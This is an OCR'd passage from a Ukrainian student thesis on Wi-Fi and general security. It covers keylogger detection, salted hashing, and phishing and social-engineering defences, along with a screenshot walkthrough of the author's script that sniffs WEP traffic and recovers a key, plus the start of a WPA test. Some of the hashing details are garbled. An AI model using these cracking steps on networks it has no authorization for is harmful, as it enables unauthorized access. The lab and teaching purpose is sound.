

Рисунок 4.2.2 – Конфігурація роутера

Даний експеримент проводиться для створення навчального комплексу перевірки захищеності Wi-Fi паролю і для ознайомлення студентів з вразливостями безпеки Wi-Fi і методами їх усунення.

4.2 Способи підвищення безпеки маршрутизатора.

Методики пошуку клавіатурних шпигунів

Пошук по сигнатурах. Даний метод не відрізняється від типових методик пошуку вірусів. Сигнатурний пошук дозволяє однозначно ідентифікувати клавіатурні шпигуни, при правильному виборі сигнатур ймовірність помилки практично дорівнює нулю. Однак сигнатурний сканер зможе виявляти заздалегідь відомі і описані в його базі даних об’єкти;

Евристичні алгоритми. Це методики пошуку клавіатурного шпигуна за його характерних особливостей. Цей метод найбільш ефективний для пошуку клавіатурних шпигунів самого поширеного типу – заснованих на пастках. Проте такі методики дають багато помилкових спрацьовувань. Дослідження показали, що існують сотні безпечних програм, які не є клавіатурними шпигунами, але встановлюють пастки для стеження за клавіатурним введенням і мишею. Найбільш поширений приклади - програми PuntoSwitcher, словник Lingvo, програмне забезпечення мультимедійних клавіатур і мишей;

Моніторинг API функцій, використовуваних клавіатурними шпигунами. Дана методика заснована на перехопленні ряду функцій, що застосовуються клавіатурним шпигуном – зокрема, функцій SetWindowsHookEx, UnhookWindowsHookEx, GetAsyncKeyState, GetKeyboardState. Виклик даних функцій якимось додатком дозволяє вчасно підняти тривогу, проте проблеми численних помилкових спрацьовувань будуть аналогічні методу для еврістичних алгоритмів;

Відстеження процесів та сервісів, що використовуються системою драйверів. Це універсальна методика, застосовна не тільки проти клавіатурних шпигунів. В найпростішому випадку можна використовувати програми типу KasperskyInspector або Adinf, які відстежують появу в системі нових файлів.

Програми для пошуку і видалення клавіатурних шпигунів

Антивірусні продукти. Всі антивіруси тією чи іншою мірою можуть знаходити клавіатурні шпигуни, однак клавіатурний шпигун не завжди є вірусом і в результаті користі від антивірусу мало;

Програми, що реалізують механізм сигнатурного пошуку і евристичні механізми пошуку. Прикладом може служити утиліта AVZ, що поєднує сигнатурний сканер і систему виявлення клавіатурних шпигунів на базі пасток;

Спеціалізовані утиліти і програми, призначені для виявлення клавіатурних шпигунів і блокування їх роботи. Такі програми найбільш ефективні для виявлення і блокування клавіатурних шпигунів, оскільки, як правило, можуть блокувати практично всі різновиди клавіатурних шпигунів.

Зі спеціалізованих програм інтерес можуть представляти комерційні продукти PrivacyKeyboard і Anti-keylogger.

Захист від райдужних таблиць

Один з поширених методів захисту від взлому за допомогою райдужних таблиць — використання необоротних хеш-функцій, які включають salt («сіль», «модифікатор»). Розглянемо таку функцію для створення хеш від пароля:

хеш = MD5(пароль + сіль)

Для такого відновлення пароля зловмиснику необхідні таблиці для всіх можливих значень солі. При використанні такої схеми, сіль повинна бути досить довгою (6-8 символів), інакше зловмисник може обчислити таблиці для кожного значення солі, випадкової і різної для кожного пароля. Таким чином

два однакових пароля будуть мати різні значення хешів, якщо тільки не буде використовуватися однакова сіль.

Сіль збільшує довжину і складність пароля. Якщо таблиця розрахована на деяку довжину або на деякий обмежений набір символів, то сіль може запобігти відновлення пароля. Наприклад, у старих Unix-паролів використовувалася сіль, розмір якої становив лише 12 біт. Для злому таких паролів зловмисникові потрібно було порахувати всього 4096 таблиць, які можна вільно зберігати на терабайтних жорстких дисках. Тому в сучасних програмах намагаються використовувати більш довгу сіль. Наприклад, в алгоритмі хешування bcrypt використовується сіль розміром 128 біт. Подібна довжина солі робить попередні обчислення просто безглуздими. Іншим можливим способом боротьби проти атак, що використовують попередні обчислення, є розтягнення ключа (англ. key stretching). Наприклад:

ключ = хеш (пароль + сіль)

for 1 to do 65536

ключ = хеш(ключ + пароль + сіль)

Цей спосіб знижує ефективність застосування попередніх обчислень, так як використання проміжних значень збільшує час, який необхідно для обчислення одного пароля, і тим самим зменшує кількість обчислень, які зловмисник може провести у встановлені часові рамки. Даний метод застосовується в алгоритмі хешування MD5, в якому використовується 1000 разів, і bcrypt. Альтернативним варіантом є використання посилення ключа (англ. key strengthening), який часто приймають за розтягнення ключа. Застосовуючи даний метод, ми збільшуємо розмір ключа за рахунок додавання випадкової солі, яка потім видаляється, на відміну від розтягування ключа, коли сіль зберігається і використовується в наступних ітераціях.

Захист від фішингу

Якщо не звернути уваги на різницю між відображуваним та реальним посиланням, то можна запросто стати жертвою шахраїв. На підробленому сайті пропонують ввести наприклад дані свого облікового запису або дані кредитної картки. І не дивлячись на те, що сайт виглядає майже як справжній, ці дані підуть прямо до шахраїв.

Зі зростанням кількості онлайн сервісів зростає і кількість мережевих шахраїв. Не дивлячись на те, що самі сервіси можуть бути абсолютно безпечними, потрібно зберігати обережність, щоб не стати жертвою фішингової атаки. Ось кілька рекомендацій, що дозволяють уникнути цього:

- бути уважними, коли приходять листи із запитом будь-якої персональної інформації, або з вимогою її оновлення на сайті;
- якщо лист не підписано цифровий сигнатурою, то не можна бути впевненим, що воно не підроблене;
- шахраї часто використовують спеціальні прийоми, щоб викликати реакцію на лист. Типовими є фрази з погрозами будь-яких неприємних наслідків у разі, якщо не перейдете по посиланню. Або навпаки обіцянки бонусів від відомого сервісу;
- найчастіше потрібні шахраям логіни, паролі, номери кредитних карт і т. д;
- як правило фішингові листи не персоналізовано, тобто не містять вашого імені в адресі;
- ніколи не переходити за посиланнями, натискаючи їх прямо в листі. Набагато безпечніше набрати вручну потрібну адресу в браузері, або зателефонувати в ту компанію, від імені якої прийшов лист;
- ніколи не заповнювати персональними даними HTML форми, які розташовані прямо в листі;

- завжди перевіряти чи використовується для передачі персональної інформації шифроване з'єднання. Щоб перевірити чи дані шифруються, подивитись на посилання сторінки, де вводяться дані. Адреса повинна починатися з "https://", а не "http://".

Способи захисту від соціальної інженерії

Для проведення своїх атак зловмисники, які застосовують техніки соціальної інженерії, часто експлуатують довірливість, лінь, люб'язність і навіть ентузіазм користувачів і співробітників організацій. Захиститися від таких атак непросто, оскільки їхні жертви можуть не підозрювати, що їх обдурили. Зловмисники, що використовують методи соціальної інженерії, переслідують, в загальному, такі ж цілі, що і будь-які інші зловмисники: їм потрібні гроші, інформація або IT-ресурси компанії-жертви. Для захисту від таких атак потрібно вивчити їх різновиди, зрозуміти, що потрібно зловмиснику і оцінити шкоду, яка може бути заподіяна організації. Володіючи всією цією інформацією, можна інтегрувати в політику безпеки необхідні заходи захисту.

Ось деякі міри, що дозволяють захиститись від такого впливу:

- розробка продуманої політики класифікації даних, яка враховує ті, що здаються нешкідливими типами даних, які можуть привести до отримання важливої інформації;
- забезпечення захисту інформації про клієнтів за допомогою шифрування даних або використання управління доступом;
- навчання співробітників навичкам для розпізнавання соціального інженера, проявам підозри при спілкуванні з людьми, яких вони не знають особисто;
- заборона персоналу обміну паролями або використання загального;
- заборона на надання секретної інформації кому-небудь не знайомому особисто або не підтвердженому будь-яким способом;

- використання особливих процедур підтвердження для всіх, хто запитує доступ до конфіденційної інформації;
- вибрати одну платформу для миттєвого обміну повідомленнями;
- визначити параметри захисту, що задаються при розгортанні служби миттєвого обміну повідомленнями;
- визначити принципи встановлення нових контактів;
- задати стандарти вибору паролів;
- скласти рекомендації по використанню служби миттєвого обміну повідомленнями;
- перевірка особистості абонента;
- використання послуги визначення номера;
- ігнорування невідомих посилань в смс-повідомленнях.

Нижче перераховані методи дій соціальних інженерів:

- прохання про допомогу іншим співробітником компанії;
- представлення працівником постачальника, партнерської компанії, представником закону;
- представлення ким-небудь із керівництва;
- представлення постачальником або виробником операційних систем, телефонує, щоб запропонувати оновлення для установки;
- пропозиція допомоги в разі виникнення проблеми та подальше провокування виникнення проблеми, що примушує жертву попросити про допомогу;
- використання внутрішнього сленгу та термінології для виникнення довіри;
- відправка вірусу в якості додатку до листа;
- використання фальшивого pop-up вікна, з проханням автентифікуватись ще раз, або ввести пароль;
- пропозиція призу за реєстрацію на сайті з ім'ям користувача і паролем;

- записування, що вводяться жертвою клавішами комп'ютера або програмою;
- підкидання диска або дискети з шкідливим ПЗ на стіл жертви;
- підкидання документа або папки на поштовий відділ компанії для внутрішньої доставки;
- прохання надіслати документ в місце, яке здається локальним (тобто знаходиться на території організації);
- отримання голосової пошти, щоб працівники, які вирішили передзвонити, подумали, що атакуючий - їх співробітник.

4.3 Результати розробки.

Перевірка складності паролю для WEP шифрування

Для перевірки вразливості сегмента мережі використовуються інструменти сканування мережі та атака з підбором паролів.

Запускаємо скрипт та обираємо наш мережевий інтерфейс:



Рисунок 4.4.1 – Вибір мережевого інтерфейсу

Після вибору інтерфейсу з’являється вікно моніторингу доступних точок доступу для тестування:



Рисунок 4.4.2 – Список доступних точок для тестування

Після того, як знайшли потрібний інтерфейс, зупиняємо моніторинг комбінацією CTRL+C, і скрипт попросить вас ввести параметри для точки тестування:



Рисунок 4.4.3 – Параметри для точки тестування

Після вводу параметрів, скрипт починає прослуховування точки з підміною пакетів, всі підслухані пакети зберігаються в файл:



Рисунок 4.4.4 – Зберігання файлів в пакети

Скопивши достатню кількість пакетів для аналізу, натискаємо, щоб скрипт перейшов до режиму аналізу та підбору ключа на основі зібраних пакетів:



Рисунок 4.4.5 – Пошук ключа-паролю

Ключ успішно знайдено: qwer1



Рисунок 4.4.6 – Конфігурація роутера

Сам скрипт представлено в Додатку 1.

Перевірка складності паролю для WPA шифрування

```
dina@pc:~$ sudo python test.py

+=========================================================================+
| Тестування WPA/WPA2 точки доступу на вразливість                        |
| Автор: Діна Трофименко КБ-61                                            |
+=========================================================================+

[*] Очищення попередніх файлів...
[*] Зупинка попередніх пошуків...
mon0: ERROR while getting interface flags: No such device
[*] Зміна прав доступу...

[SUCCESS] Початок аналізу!


PHY     Interface       Driver          Chipset

phy0    wlp3s0          iwlwifi         Intel Corporation Wireless 3165 (rev 79)

Введіть ім'я свого мережевого інтерфейсу -> wlp3s0
```

Рисунок 4.4.7 – Вибір мережевого інтерфейсу



Рисунок 4.4.8 – Список доступних точок для тестування

